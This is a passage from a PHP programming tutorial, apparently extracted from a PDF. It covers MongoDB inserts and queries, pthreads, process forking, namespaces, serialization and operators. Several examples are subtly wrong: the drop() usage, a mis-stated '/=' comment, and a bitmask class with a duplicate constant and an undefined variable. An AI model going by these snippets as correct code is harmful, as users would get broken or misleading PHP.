  $result = $collection->insertOne( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 //Every inserted document will have a unique id.
  echo "Inserted with Object ID '{$result->getInsertedId()}'";
?>
```

In the example we are using the $mongo instance previously used in the `Connecting to MongoDB`
`from php` part. MongoDB uses JSON type data format, so in php we will use array to insert data
into MongoDB, this conversion from array to Json and vice versa will be done by mongo library.
Every document in MongoDB has a unique id named as _id,during insertion we can get this by
using `$result->getInsertedId();`

___

READ(Find) in MongoDB

```
<?php
 //use find() method to query for records, where parameter will be array containing key value
pair we need to find.
 $result = $collection->find( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );
```

```
// all the data(result) returned as array
// use for each  to filter the required keys
foreach ($result as $entry) {
  echo $entry['_id'], ': ', $entry['name'], "\n";
}

?>
```

Drop in MongoDB

```
<?php

 $result = $collection->drop( [ 'name' => 'Hinterland'] );

 //return 1 if the drop was sucessfull and 0 for failure
 print_r($result->ok);

?>
```

There are many methods that can be performed on `$collection` *see* Official documentation *from MongoDB*

Read mongo-php online: https://riptutorial.com/php/topic/6794/mongo-php

Chapter 55: Multi Threading Extension

Remarks

With `pthreads` v3 `pthreads` can only be loaded when using the `cli` SAPI, thus it is a good practice to keep the `extension=pthreads.so` directive in `php-cli.ini` ONLY, if you are using PHP7 and Pthreads v3.

If you are using **Wamp** on **Windows**, you have to configure the extension in **php.ini** :

Open php\php.ini and add:

```
extension=php_pthreads.dll
```

Concerning **Linux** users, you have to replace `.dll` by `.so`:

```
extension=pthreads.so
```

You can directly execute this command to add it to `php.ini` (change `/etc/php.ini` with your custom path)

```
echo "extension=pthreads.so" >> /etc/php.ini
```

Examples

Getting Started

To start with multi-threading, you would need the `pthreads-ext` for php, which can be installed by

```
$ pecl install pthreads
```

and adding the entry to `php.ini`.

A simple example:

```php
<?php
// NOTE: Code uses PHP7 semantics.
class MyThread extends Thread {
    /**
     * @var string
     * Variable to contain the message to be displayed.
     */
    private $message;

    public function __construct(string $message) {
        // Set the message value for this particular instance.
        $this->message = $message;
```

```
    }

    // The operations performed in this function is executed in the other thread.
    public function run() {
        echo $this->message;
    }
}


// Instantiate MyThread
$myThread = new MyThread("Hello from an another thread!");
// Start the thread. Also it is always a good practice to join the thread explicitly.
// Thread::start() is used to initiate the thread,
$myThread->start();
// and Thread::join() causes the context to wait for the thread to finish executing
$myThread->join();
```

Using Pools and Workers

> Pooling provides a higher level abstraction of the Worker functionality, including the
> management of references in the way required by pthreads. From:
> http://php.net/manual/en/class.pool.php

Pools and workers provide an higher level of control and ease of creating multi-threaded

```
<?php
// This is the *Work* which would be ran by the worker.
// The work which you'd want to do in your worker.
// This class needs to extend the \Threaded or \Collectable or \Thread class.
class AwesomeWork extends Thread {
    private $workName;

    /**
     * @param string $workName
     * The work name wich would be given to every work.
     */
    public function __construct(string $workName) {
        // The block of code in the constructor of your work,
        // would be executed when a work is submitted to your pool.

        $this->workName = $workName;
        printf("A new work was submitted with the name: %s\n", $workName);
    }

    public function run() {
        // This block of code in, the method, run
        // would be called by your worker.
        // All the code in this method will be executed in another thread.
        $workName = $this->workName;
        printf("Work named %s starting...\n", $workName);
        printf("New random number: %d\n", mt_rand());
    }
}


// Create an empty worker for the sake of simplicity.
class AwesomeWorker extends Worker {
    public function run() {
        // You can put some code in here, which would be executed
        // before the Work's are started (the block of code in the `run` method of your Work)
```

```
        // by the Worker.
        /* ... */
    }
}

// Create a new Pool Instance.
// The ctor of \Pool accepts two parameters.
// First: The maximum number of workers your pool can create.
// Second: The name of worker class.
$pool = new \Pool(1, \AwesomeWorker::class);

// You need to submit your jobs, rather the instance of
// the objects (works) which extends the \Threaded class.
$pool->submit(new \AwesomeWork("DeadlyWork"));
$pool->submit(new \AwesomeWork("FatalWork"));

// We need to explicitly shutdown the pool, otherwise,
// unexpected things may happen.
// See: http://stackoverflow.com/a/23600861/23602185
$pool->shutdown();
```

Read Multi Threading Extension online: https://riptutorial.com/php/topic/1583/multi-threading-extension

Chapter 56: Multiprocessing

Examples

Multiprocessing using built-in fork functions

You can use built-in functions to run PHP processes as forks. This is the most simple way to achieve parallel work if you don't need your threads to talk to each other.

This allows you to put time intensive tasks (like uploading a file to another server or sending an email) to another thread so your script loads faster and can use multiple cores but be aware that this is not real multithreading and your main thread won't know what the children are up to.

Note that under Windows this will make another command prompt pop up for each fork you start.

master.php

```
$cmd = "php worker.php 10";
if(strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') // for windows use popen and pclose
{
    pclose(popen($cmd,"r"));
}
else //for unix systems use shell exec with "&" in the end
{
    exec('bash -c "exec nohup setsid '.$cmd.' > /dev/null 2>&1 &"');
}
```

worker.php

```
//send emails, upload files, analyze logs, etc
$sleeptime = $argv[1];
sleep($sleeptime);
```

Creating child process using fork

PHP has built in function `pcntl_fork` for creating child process. `pcntl_fork` is same as `fork` in unix. It does not take in any parameters and returns integer which can be used to differentiate between parent and child process. Consider the following code for explanation

```
<?php
    // $pid is the PID of child
    $pid = pcntl_fork();
    if ($pid == -1) {
        die('Error while creating child process');
    } else if ($pid) {
        // Parent process
    } else {
        // Child process
    }
?>
```

As you can see `-1` is an error in fork and the child was not created. On creation of child, we have two processes running with separate `PID`.

Another consideration here is a `zombie process` or `defunct process` when parent process finishes before child process. To prevent a zombie children process simply add `pcntl_wait($status)` at the end of parent process.

> **pnctl_wait** suspends execution of parent process until the child process has exited.

It is also worth noting that `zombie process` can't be killed using `SIGKILL` signal.

Inter-Process Communication

Interprocess communication allows programmers to communicate between different processes. For example let us consider we need to write an PHP application that can run bash commands and print the output. We will be using `proc_open` , which will execute the command and return a resource that we can communicate with. The following code shows a basic implementation that runs `pwd` in `bash` from `php`

```php
<?php
    $descriptor = array(
        0 => array("pipe", "r"), // pipe for stdin of child
        1 => array("pipe", "w"), // pipe for stdout of child
    );
    $process = proc_open("bash", $descriptor, $pipes);
    if (is_resource($process)) {
        fwrite($pipes[0], "pwd" . "\n");
        fclose($pipes[0]);
        echo stream_get_contents($pipes[1]);
        fclose($pipes[1]);
        $return_value = proc_close($process);

    }
?>
```

`proc_open` runs `bash` command with `$descriptor` as descriptor specifications. After that we use `is_resource` to validate the process. Once done we can start interacting with the child process using **$pipes** which is generated according to descriptor specifications.

After that we can simply use `fwrite` to write to stdin of child process. In this case `pwd` followed by carriage return. Finally `stream_get_contents` is used to read stdout of child process.

> Always remember to close the child process by using proc_close() which will terminate the child and return the exit status code.

Read Multiprocessing online: https://riptutorial.com/php/topic/5263/multiprocessing

Chapter 57: Namespaces

Remarks

From the PHP documentation:

> What are namespaces? In the broadest definition namespaces are a way of encapsulating items. This can be seen as an abstract concept in many places. For example, in any operating system directories serve to group related files, and act as a namespace for the files within them. As a concrete example, the file foo.txt can exist in both directory /home/greg and in /home/other, but two copies of foo.txt cannot co-exist in the same directory. In addition, to access the foo.txt file outside of the /home/greg directory, we must prepend the directory name to the file name using the directory separator to get /home/greg/foo.txt. This same principle extends to namespaces in the programming world.

Note that top-level namespaces `PHP` and `php` are reserved for the PHP language itself. They should not be used in any custom code.

Examples

Declaring namespaces

A namespace declaration can look as follows:

- `namespace MyProject;` - Declare the namespace `MyProject`
- `namespace MyProject\Security\Cryptography;` - Declare a nested namespace
- `namespace MyProject { ... }` - Declare a namespace with enclosing brackets.

It is recommended to only declare a single namespace per file, even though you can declare as many as you like in a single file:

```
namespace First {
    class A { ... }; // Define class A in the namespace First.
}

namespace Second {
    class B { ... }; // Define class B in the namespace Second.
}

namespace {
    class C { ... }; // Define class C in the root namespace.
}
```

Every time you declare a namespace, classes you define after that will belong to that namespace:

```
namespace MyProject\Shapes;
```

```
class Rectangle { ... }
class Square { ... }
class Circle { ... }
```

A namespace declaration can be used multiple times in different files. The example above defined three classes in the `MyProject\Shapes` namespace in a single file. Preferably this would be split up into three files, each starting with `namespace MyProject\Shapes;`. This is explained in more detail in the PSR-4 standard example.

Referencing a class or function in a namespace

As shown in Declaring Namespaces, we can define a class in a namespace as follows:

```
namespace MyProject\Shapes;

class Rectangle { ... }
```

To reference this class the full path (including the namespace) needs to be used:

```
$rectangle = new MyProject\Shapes\Rectangle();
```

This can be shortened by importing the class via the `use`-statement:

```
// Rectangle becomes an alias to MyProject\Shapes\Rectangle
use MyProject\Shapes\Rectangle;

$rectangle = new Rectangle();
```

As for PHP 7.0 you can group various `use`-statements in one single statement using brackets:

```
use MyProject\Shapes\{
    Rectangle,          //Same as `use MyProject\Shapes\Rectangle`
    Circle,             //Same as `use MyProject\Shapes\Circle`
    Triangle,           //Same as `use MyProject\Shapes\Triangle`

    Polygon\FiveSides, //You can also import sub-namespaces
    Polygon\SixSides   //In a grouped `use`-statement
};

$rectangle = new Rectangle();
```

Sometimes two classes have the same name. This is not a problem if they are in a different namespace, but it could become a problem when attempting to import them with the `use`-statement:

```
use MyProject\Shapes\Oval;
use MyProject\Languages\Oval; // Apparantly Oval is also a language!
// Error!
```

This can be solved by defining a name for the alias yourself using the `as` keyword:

```
use MyProject\Shapes\Oval as OvalShape;
use MyProject\Languages\Oval as OvalLanguage;
```

To reference a class outside the current namespace, it has to be escaped with a `\`, otherwise a relative namespace path is assumed from the current namespace:

```
namespace MyProject\Shapes;

// References MyProject\Shapes\Rectangle. Correct!
$a = new Rectangle();

// References MyProject\Shapes\Rectangle. Correct, but unneeded!
$a = new \MyProject\Shapes\Rectangle();

// References MyProject\Shapes\MyProject\Shapes\Rectangle. Incorrect!
$a = new MyProject\Shapes\Rectangle();


// Referencing StdClass from within a namespace requires a \ prefix
// since it is not defined in a namespace, meaning it is global.

// References StdClass. Correct!
$a = new \StdClass();

// References MyProject\Shapes\StdClass. Incorrect!
$a = new StdClass();
```

What are Namespaces?

The PHP community has a lot of developers creating lots of code. This means that one library's PHP code may use the same class name as another library. When both libraries are used in the same namespace, they collide and cause trouble.

Namespaces solve this problem. As described in the PHP reference manual, namespaces may be compared to operating system directories that namespace files; two files with the same name may co-exist in separate directories. Likewise, two PHP classes with the same name may co-exist in separate PHP namespaces.

It is important for you to namespace your code so that it may be used by other developers without fear of colliding with other libraries.

Declaring sub-namespaces

To declare a single namespace with hierarchy use following example:

```
namespace MyProject\Sub\Level;

const CONNECT_OK = 1;
class Connection { /* ... */ }
function connect() { /* ... */  }
```

The above example creates:

constant `MyProject\Sub\Level\CONNECT_OK`

class `MyProject\Sub\Level\Connection` and

function `MyProject\Sub\Level\connect`

Read Namespaces online: https://riptutorial.com/php/topic/1021/namespaces

Chapter 58: Object Serialization

Syntax

- serialize($object)
- unserialize($object)

Remarks

All PHP types except for resources are serializable. Resources are a unique variable type that reference "external" sources, such as database connections.

Examples

Serialize / Unserialize

`serialize()` returns a string containing a byte-stream representation of any value that can be stored in PHP. `unserialize()` can use this string to recreate the original variable values.

To serialize an object

```
serialize($object);
```

To Unserialize an object

```
unserialize($object)
```

Example

```
$array = array();
$array["a"] = "Foo";
$array["b"] = "Bar";
$array["c"] = "Baz";
$array["d"] = "Wom";

$serializedArray = serialize($array);
echo $serializedArray; //output:
a:4:{s:1:"a";s:3:"Foo";s:1:"b";s:3:"Bar";s:1:"c";s:3:"Baz";s:1:"d";s:3:"Wom";}
```

The Serializable interface

Introduction

> Classes that implement this interface no longer support `__sleep()` and `__wakeup()`. The method serialize is called whenever an instance needs to be serialized. This does not invoke `__destruct()` or has any other side effect unless programmed inside the method.

When the data is `unserialized` the class is known and the appropriate `unserialize()` method is called as a constructor instead of calling `__construct()`. If you need to execute the standard constructor you may do so in the method.

Basic usage

```php
class obj implements Serializable {
    private $data;
    public function __construct() {
        $this->data = "My private data";
    }
    public function serialize() {
        return serialize($this->data);
    }
    public function unserialize($data) {
        $this->data = unserialize($data);
    }
    public function getData() {
        return $this->data;
    }
}

$obj = new obj;
$ser = serialize($obj);

var_dump($ser); // Output: string(38) "C:3:"obj":23:{s:15:"My private data";}"

$newobj = unserialize($ser);

var_dump($newobj->getData()); // Output: string(15) "My private data"
```

Read Object Serialization online: https://riptutorial.com/php/topic/1868/object-serialization

Chapter 59: Operators

Introduction

An operator is something that takes one or more values (or expressions, in programming jargon) and yields another value (so that the construction itself becomes an expression).

Operators can be grouped according to the number of values they take.

Remarks

Operators 'operate' or act on one (unary operators such as `!$a` and `++$a`), two (binary operators such as `$a + $b` or `$a >> $b`) or three (the only ternary operator is `$a ? $b : $c`) expressions.

Operator precedence influences how operators are grouped (as if there were parentheses). The following is a list of operators in order of there precendence (operators in the second column). If multiple operators are in one row, the grouping is determined by the code order, where the first column indicates the associativity (see examples).

Association	Operator
left	`-> ::`
none	`clone new`
left	`[`
right	`**`
right	`++ -- ~ (int) (float) (string) (array) (object) (bool) @`
none	`instanceof`
right	`!`
left	`* / %`
left	`+ - .`
left	`<< >>`
none	`< <= > >=`
none	`== != === !== <> <=>`
left	`&`
left	`^`

Association	Operator
left	`|`
left	`&&`
left	`||`
right	`??`
left	`? :`
right	`= += -= *= **= /= .= %= &= ` `` ` `` `
left	`and`
left	`xor`
left	`or`

Full information is at Stack Overflow.

Note that functions and language constructs (e.g. `print`) are always evaluated first, but any return value will be used according to the above precedence/associativity rules. Special care is needed if the parentheses after a language construct are omitted. E.g. `echo 2 . print 3 + 4;` echo's `721`: the `print` part evaluates `3 + 4`, prints the outcome `7` and returns `1`. After that, `2` is echoed, concatenated with the return value of `print` (`1`).

Examples

String Operators (. and .=)

There are only two string operators:

- Concatenation of two strings (dot):

```
$a = "a";
$b = "b";
$c = $a . $b; // $c => "ab"
```

- Concatenating assignment (dot=):

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Basic Assignment (=)

```
$a = "some string";
```

results in $a having the value `some string`.

The result of an assignment expression is the value being assigned. **Note that a single equal sign = is NOT for comparison!**

```
$a = 3;
$b = ($a = 5);
```

does the following:

1. Line 1 assigns 3 to $a.
2. Line 2 assigns 5 to $a. This expression yields value 5 as well.
3. Line 2 then assigns the result of the expression in parentheses (5) to $b.

Thus: both $a and $b now have value 5.

Combined Assignment (+= etc)

The combined assignment operators are a shortcut for an operation on some variable and subsequently assigning this new value to that variable.

Arithmetic:

```
$a = 1;   // basic assignment
$a += 2; // read as '$a = $a + 2'; $a now is (1 + 2) => 3
$a -= 1; // $a now is (3 - 1) => 2
$a *= 2; // $a now is (2 * 2) => 4
$a /= 2; // $a now is (16 / 2) => 8
$a %= 5; // $a now is (8 % 5) => 3 (modulus or remainder)

// array +
$arrOne = array(1);
$arrTwo = array(2);
$arrOne += $arrTwo;
```

Processing Multiple Arrays Together

```
$a **= 2; // $a now is (4 ** 2) => 16 (4 raised to the power of 2)
```

Combined concatenation and assignment of a string:

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Combined binary bitwise assignment operators:

```
$a = 0b00101010;  // $a now is 42
$a &= 0b00001111; // $a now is (00101010 & 00001111) => 00001010 (bitwise and)
$a |= 0b00100010; // $a now is (00001010 | 00100010) => 00101010 (bitwise or)
$a ^= 0b10000010; // $a now is (00101010 ^ 10000010) => 10101000 (bitwise xor)
$a >>= 3;         // $a now is (10101000 >> 3) => 00010101 (shift right by 3)
```

```
$a <<= 1;          // $a now is (00010101 << 1) => 00101010 (shift left by 1)
```

Altering operator precedence (with parentheses)

The order in which operators are evaluated is determined by the *operator precedence* (see also the Remarks section).

In

```
$a = 2 * 3 + 4;
```

$a gets a value of 10 because 2 * 3 is evaluated first (multiplication has a higher precedence than addition) yielding a sub-result of 6 + 4, which equals to 10.

The precedence can be altered using parentheses: in

```
$a = 2 * (3 + 4);
```

$a gets a value of 14 because (3 + 4) is evaluated first.

Association

Left association

If the preceedence of two operators is equal, the associativity determines the grouping (see also the Remarks section):

```
$a = 5 * 3 % 2; // $a now is (5 * 3) % 2 => (15 % 2) => 1
```

* and % have equal precedence and **left** associativity. Because the multiplication occurs first (left), it is grouped.

```
$a = 5 % 3 * 2; // $a now is (5 % 3) * 2 => (2 * 2) => 4
```

Now, the modulus operator occurs first (left) and is thus grouped.

Right association

```
$a = 1;
$b = 1;
$a = $b += 1;
```

Both $a and $b now have value 2 because $b += 1 is grouped and then the result ($b is 2) is assigned to $a.

Comparison Operators

Equality

For basic equality testing, the equal operator `==` is used. For more comprehensive checks, use the identical operator `===`.

The identical operator works the same as the equal operator, requiring its operands have the same value, but also requires them to have the same data type.

For example, the sample below will display 'a and b are equal', but not 'a and b are identical'.

```
$a = 4;
$b = '4';
if ($a == $b) {
    echo 'a and b are equal'; // this will be printed
}
if ($a === $b) {
    echo 'a and b are identical'; // this won't be printed
}
```

When using the equal operator, numeric strings are cast to integers.

Comparison of objects

`===` compares two objects by checking if they are exactly the **same instance**. This means that `new stdClass() === new stdClass()` resolves to false, even if they are created in the same way (and have the exactly same values).

`==` compares two objects by recursively checking if they are equal (*deep equals*). That means, for `$a == $b`, if `$a` and `$b` are:

1. of the same class
2. have the same properties set, including dynamic properties
3. for each property `$property` set, `$a->property == $b->property` is true (hence recursively checked).

Other commonly used operators

They include:

1. Greater Than (`>`)
2. Lesser Than (`<`)
3. Greater Than Or Equal To (`>=`)
4. Lesser Than Or Equal To (`<=`)
5. Not Equal To (`!=`)

6. Not Identically Equal To (`!==`)

1. **Greater Than**: `$a > $b`, returns `true` if `$a`'s value is greater than of `$b`, otherwise returns false.

Example:

```
var_dump(5 > 2); // prints bool(true)
var_dump(2 > 7); // prints bool(false)
```

2. **Lesser Than**: `$a < $b`, returns `true` if `$a`'s value is smaller that of `$b`, otherwise returns false.

Example:

```
var_dump(5 < 2); // prints bool(false)
var_dump(1 < 10); // prints bool(true)
```

3. **Greater Than Or Equal To**: `$a >= $b`, returns `true` if `$a`'s value is either greater than of `$b` or equal to `$b`, otherwise returns `false`.

Example:

```
var_dump(2 >= 2); // prints bool(true)
var_dump(6 >= 1); // prints bool(true)
var_dump(1 >= 7); // prints bool(false)
```

4. **Smaller Than Or Equal To**: `$a <= $b`, returns `true` if `$a`'s value is either smaller than of `$b` or equal to `$b`, otherwise returns `false`.

Example:

```
var_dump(5 <= 5); // prints bool(true)
var_dump(5 <= 8); // prints bool(true)
var_dump(9 <= 1); // prints bool(false)
```

5/6. **Not Equal/Identical To:** To rehash the earlier example on equality, the sample below will display 'a and b are not identical', but not 'a and b are not equal'.

```
$a = 4;
$b = '4';
if ($a != $b) {
    echo 'a and b are not equal'; // this won't be printed
}
if ($a !== $b) {
    echo 'a and b are not identical'; // this will be printed
}
```

Spaceship Operator (<=>)

PHP 7 introduces a new kind of operator, which can be used to compare expressions. This operator will return -1, 0 or 1 if the first expression is less than, equal to, or greater than the second expression.

```
// Integers
print (1 <=> 1); // 0
print (1 <=> 2); // -1
print (2 <=> 1); // 1

// Floats
print (1.5 <=> 1.5); // 0
print (1.5 <=> 2.5); // -1
print (2.5 <=> 1.5); // 1

// Strings
print ("a" <=> "a"); // 0
print ("a" <=> "b"); // -1
print ("b" <=> "a"); // 1
```

Objects are not comparable, and so doing so will result in undefined behaviour.

This operator is particularly useful when writing a user-defined comparison function using `usort`, `uasort`, or `uksort`. Given an array of objects to be sorted by their `weight` property, for example, an anonymous function can use `<=>` to return the value expected by the sorting functions.

```
usort($list, function($a, $b) { return $a->weight <=> $b->weight; });
```

In PHP 5 this would have required a rather more elaborate expression.

```
usort($list, function($a, $b) {
    return $a->weight < $b->weight ? -1 : ($a->weight == $b->weight ? 0 : 1);
});
```

Null Coalescing Operator (??)

Null coalescing is a new operator introduced in PHP 7. This operator returns its first operand if it is set and not `NULL`. Otherwise it will return its second operand.

The following example:

```
$name = $_POST['name'] ?? 'nobody';
```

is equivalent to both:

```
if (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

and:

```
$name = isset($_POST['name']) ? $_POST['name'] : 'nobody';
```

This operator can also be chained (with right-associative semantics):

```
$name = $_GET['name'] ?? $_POST['name'] ?? 'nobody';
```

which is an equivalent to:

```
if (isset($_GET['name'])) {
    $name = $_GET['name'];
} elseif (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

Note:
When using coalescing operator on string concatenation dont forget to use parentheses ()

```
$firstName = "John";
$lastName = "Doe";
echo $firstName ?? "Unknown" . " " . $lastName ?? "";
```

This will output `John` only, and if its $firstName is null and $lastName is `Doe` it will output `Unknown Doe`
. In order to output `John Doe`, we must use parentheses like this.

```
$firstName = "John";
$lastName = "Doe";
echo ($firstName ?? "Unknown") . " " . ($lastName ?? "");
```

This will output `John Doe` instead of `John` only.

instanceof (type operator)

For checking whether some object is of a certain class, the (binary) `instanceof` operator can be
used since PHP version 5.

The first (left) parameter is the object to test. If this variable is not an object, `instanceof` always
returns `false`. If a constant expression is used, an error is thrown.

The second (right) parameter is the class to compare with. The class can be provided as the class
name itself, a string variable containing the class name (not a string constant!) or an object of that
class.

```
class MyClass {
}

$o1 = new MyClass();
$o2 = new MyClass();
$name = 'MyClass';

// in the cases below, $a gets boolean value true
$a = $o1 instanceof MyClass;
$a = $o1 instanceof $name;
$a = $o1 instanceof $o2;
```

```
// counter examples:
$b = 'b';
$a = $o1 instanceof 'MyClass'; // parse error: constant not allowed
$a = false instanceof MyClass; // fatal error: constant not allowed
$a = $b instanceof MyClass;    // false ($b is not an object)
```

`instanceof` can also be used to check whether an object is of some class which extends another class or implements some interface:

```
interface MyInterface {
}

class MySuperClass implements MyInterface {
}

class MySubClass extends MySuperClass {
}

$o = new MySubClass();

// in the cases below, $a gets boolean value true
$a = $o instanceof MySubClass;
$a = $o instanceof MySuperClass;
$a = $o instanceof MyInterface;
```

To check whether an object is *not* of some class, the not operator (`!`) can be used:

```
class MyClass {
}

class OtherClass {
}

$o = new MyClass();
$a = !$o instanceof OtherClass; // true
```

Note that parentheses around `$o instanceof MyClass` are not needed because `instanceof` has higher precedence than `!`, although it may make the code better readable *with* parentheses.

Caveats

If a class does not exist, the registered autoload functions are called to try to define the class (this is a topic outside the scope of this part of the Documentation!). In PHP versions before 5.1.0, the `instanceof` operator would also trigger these calls, thus actually defining the class (and if the class could not be defined, a fatal error would occur). To avoid this, use a string:

```
// only PHP versions before 5.1.0!
class MyClass {
}

$o = new MyClass();
$a = $o instanceof OtherClass; // OtherClass is not defined!
// if OtherClass can be defined in a registered autoloader, it is actually
```

```
// loaded and $a gets boolean value false ($o is not a OtherClass)
// if OtherClass can not be defined in a registered autoloader, a fatal
// error occurs.

$name = 'YetAnotherClass';
$a = $o instanceof $name; // YetAnotherClass is not defined!
// $a simply gets boolean value false, YetAnotherClass remains undefined.
```

As of PHP version 5.1.0, the registered autoloaders are not called anymore in these situations.

Older versions of PHP (before 5.0)

In older versions of PHP (before 5.0), the `is_a` function can be used to determine wether an object is of some class. This function was deprecated in PHP version 5 and undeprecated in PHP version 5.3.0.

Ternary Operator (?:)

The ternary operator can be thought of as an inline `if` statement. It consists of three parts. The `operator`, and two outcomes. The syntax is as follows:

```
$value = <operator> ? <true value> : <false value>
```

If the `operator` is evaluated as `true`, the value in the first block will be returned (`<true value>`), else the value in the second block will be returned (`<false value>`). Since we are setting `$value` to the result of our ternary operator it will store the returned value.

Example:

```
$action = empty($_POST['action']) ? 'default' : $_POST['action'];
```

`$action` would contain the string `'default'` if `empty($_POST['action'])` evaluates to true. Otherwise it would contain the value of `$_POST['action']`.

The expression `(expr1) ? (expr2) : (expr3)` evaluates to `expr2` if `expr1` evaluates to `true`, and `expr3` if `expr1` evaluates to `false`.

It is possible to leave out the middle part of the ternary operator. Expression `expr1 ?: expr3` returns `expr1` if `expr1` evaluates to TRUE, and `expr3` otherwise. `?:` is often referred to as *Elvis* operator.

This behaves like the Null Coalescing operator `??`, except that `??` requires the left operand to be exactly `null` while `?:` tries to resolve the left operand into a boolean and check if it resolves to boolean `false`.

Example:

```
function setWidth(int $width = 0){
    $_SESSION["width"] = $width ?: getDefaultWidth();
```

```
    }
```

In this example, `setWidth` accepts a width parameter, or default 0, to change the width session value. If `$width` is 0 (if `$width` is not provided), which will resolve to boolean false, the value of `getDefaultWidth()` is used instead. The `getDefaultWidth()` function will not be called if `$width` did not resolve to boolean false.

Refer to Types for more information about conversion of variables to boolean.

Incrementing (++) and Decrementing Operators (--)

Variables can be incremented or decremented by 1 with `++` or `--`, respectively. They can either precede or succeed variables and slightly vary semantically, as shown below.

```
$i = 1;
echo $i; // Prints 1

// Pre-increment operator increments $i by one, then returns $i
echo ++$i; // Prints 2

// Pre-decrement operator decrements $i by one, then returns $i
echo --$i; // Prints 1

// Post-increment operator returns $i, then increments $i by one
echo $i++; // Prints 1 (but $i value is now 2)

// Post-decrement operator returns $i, then decrements $i by one
echo $i--; // Prints 2 (but $i value is now 1)
```

More information about incrementing and decrementing operators can be found in the official documentation.

Execution Operator (``)

The PHP execution operator consists of backticks (``) and is used to run shell commands. The output of the command will be returned, and may, therefore, be stored in a variable.

```
// List files
$output = `ls`;
echo "<pre>$output</pre>";
```

Note that the execute operator and `shell_exec()` will give the same result.

Logical Operators (&&/AND and ||/OR)

In PHP, there are two versions of logical AND and OR operators.

Operator	True if
`$a and $b`	Both `$a` and `$b` are true

Operator	True if
`$a && $b`	Both `$a` and `$b` are true
`$a or $b`	Either `$a` or `$b` is true
`$a || $b`	Either `$a` or `$b` is true

Note that the `&&` and `||` opererators have higher [precedence](#) than `and` and `or`. See table below:

Evaluation	Result of `$e`	Evaluated as
`$e = false || true`	True	`$e = (false || true)`
`$e = false or true`	False	`($e = false) or true`

Because of this it's safer to use `&&` and `||` instead of `and` and `or`.

Bitwise Operators

Prefix bitwise operators

Bitwise operators are like logical operators but executed per bit rather than per boolean value.

```
// bitwise NOT ~: sets all unset bits and unsets all set bits
printf("%'06b", ~0b110110); // 001001
```

Bitmask-bitmask operators

Bitwise AND `&`: a bit is set only if it is set in both operands

```
printf("%'06b", 0b110101 & 0b011001); // 010001
```

Bitwise OR `|`: a bit is set if it is set in either or both operands

```
printf("%'06b", 0b110101 | 0b011001); // 111101
```

Bitwise XOR `^`: a bit is set if it is set in one operand and not set in another operand, i.e. only if that bit is in different state in the two operands

```
printf("%'06b", 0b110101 ^ 0b011001); // 101100
```

Example uses of bitmasks

These operators can be used to manipulate bitmasks. For example:

```
file_put_contents("file.log", LOCK_EX | FILE_APPEND);
```

Here, the `|` operator is used to combine the two bitmasks. Although `+` has the same effect, `|` emphasizes that you are combining bitmasks, not adding two normal scalar integers.

```
class Foo{
    const OPTION_A = 1;
    const OPTION_B = 2;
    const OPTION_C = 4;
    const OPTION_A = 8;

    private $options = self::OPTION_A | self::OPTION_C;

    public function toggleOption(int $option){
        $this->options ^= $option;
    }

    public function enable(int $option){
        $this->options |= $option; // enable $option regardless of its original state
    }

    public function disable(int $option){
        $this->options &= ~$option; // disable $option regardless of its original state,
                                    // without affecting other bits
    }

    /** returns whether at least one of the options is enabled */
    public function isOneEnabled(int $options) : bool{
        return $this->options & $option !== 0;
        // Use !== rather than >, because
        // if $options is about a high bit, we may be handling a negative integer
    }

    /** returns whether all of the options are enabled */
    public function areAllEnabled(int $options) : bool{
        return ($this->options & $options) === $options;
        // note the parentheses; beware the operator precedence
    }
}
```

This example (assuming `$option` always only contain one bit) uses:

- the `^` operator to conveniently toggle bitmasks.
- the `|` operator to set a bit neglecting its original state or other bits
- the `~` operator to convert an integer with only one bit set into an integer with only one bit not set
- the `&` operator to unset a bit, using these properties of `&`:
  - Since `&=` with a set bit will not do anything (`(1 & 1) === 1`, `(0 & 1) === 0`), doing `&=` with an integer with only one bit not set will only unset that bit, not affecting other bits.
  - `&=` with an unset bit will unset that bit (`(1 & 0) === 0`, `(0 & 0) === 0`)
- Using the `&` operator with another bitmask will filter away all other bits not set in that bitmask.
  - If the output has any bits set, it means that any one of the options are enabled.
  - If the output has all bits of the bitmask set, it means that all of the options in the

bitmask are enabled.

Bear in mind that these comparison operators: (`< > <= >= == === != !== <> <=>`) have higher precedence than these bitmask-bitmask operators: (`| ^ &`). As bitwise results are often compared using these comparison operators, this is a common pitfall to be aware of.

Bit-shifting operators

Bitwise left shift `<<`: shift all bits to the left (more significant) by the given number of steps and discard the bits exceeding the int size

`<<` `$x` is equivalent to unsetting the highest `$x` bits and multiplying by the `$x`th power of 2

```
printf("%'08b", 0b00001011<< 2); // 00101100

assert(PHP_INT_SIZE === 4); // a 32-bit system
printf("%x, %x", 0x5FFFFFFF << 2, 0x1FFFFFFF << 4); // 7FFFFFFC, FFFFFFF0
```

Bitwise right shift `>>`: discard the lowest shift and shift the remaining bits to the right (less significant)

`>>` `$x` is equivalent to dividing by the `$x`th power of 2 and discard the non-integer part

```
printf("%x", 0xFFFFFFFF >> 3); // 1FFFFFFF
```

Example uses of bit shifting:

Fast division by 16 (better performance than `/= 16`)

```
$x >>= 4;
```

On 32-bit systems, this discards all bits in the integer, setting the value to 0. On 64-bit systems, this unsets the most significant 32 bits and keep the least

```
$x = $x << 32 >> 32;
```

significant 32 bits, equivalent to `$x & 0xFFFFFFFF`

Note: In this example, `printf("%'06b")` is used. It outputs the value in 6 binary digits.

Object and Class Operators

Members of objects or classes can be accessed using the object operator (`->`) and the class operator (`::`).

```
class MyClass {
    public $a = 1;
```

```
    public static $b = 2;
    const C = 3;
    public function d() { return 4; }
    public static function e() { return 5; }
}

$object = new MyClass();
var_dump($object->a);    // int(1)
var_dump($object::$b);   // int(2)
var_dump($object::C);    // int(3)
var_dump(MyClass::$b);   // int(2)
var_dump(MyClass::C);    // int(3)
var_dump($object->d());  // int(4)
var_dump($object::d());  // int(4)
var_dump(MyClass::e());  // int(5)
$classname = "MyClass";
var_dump($classname::e()); // also works! int(5)
```

Note that after the object operator, the `$` should not be written (`$object->a` instead of `$object->$a`).
For the class operator, this is not the case and the `$` is necessary. For a constant defined in the
class, the `$` is never used.

Also note that `var_dump(MyClass::d());` is only allowed if the function `d()` does *not* reference the
object:

```
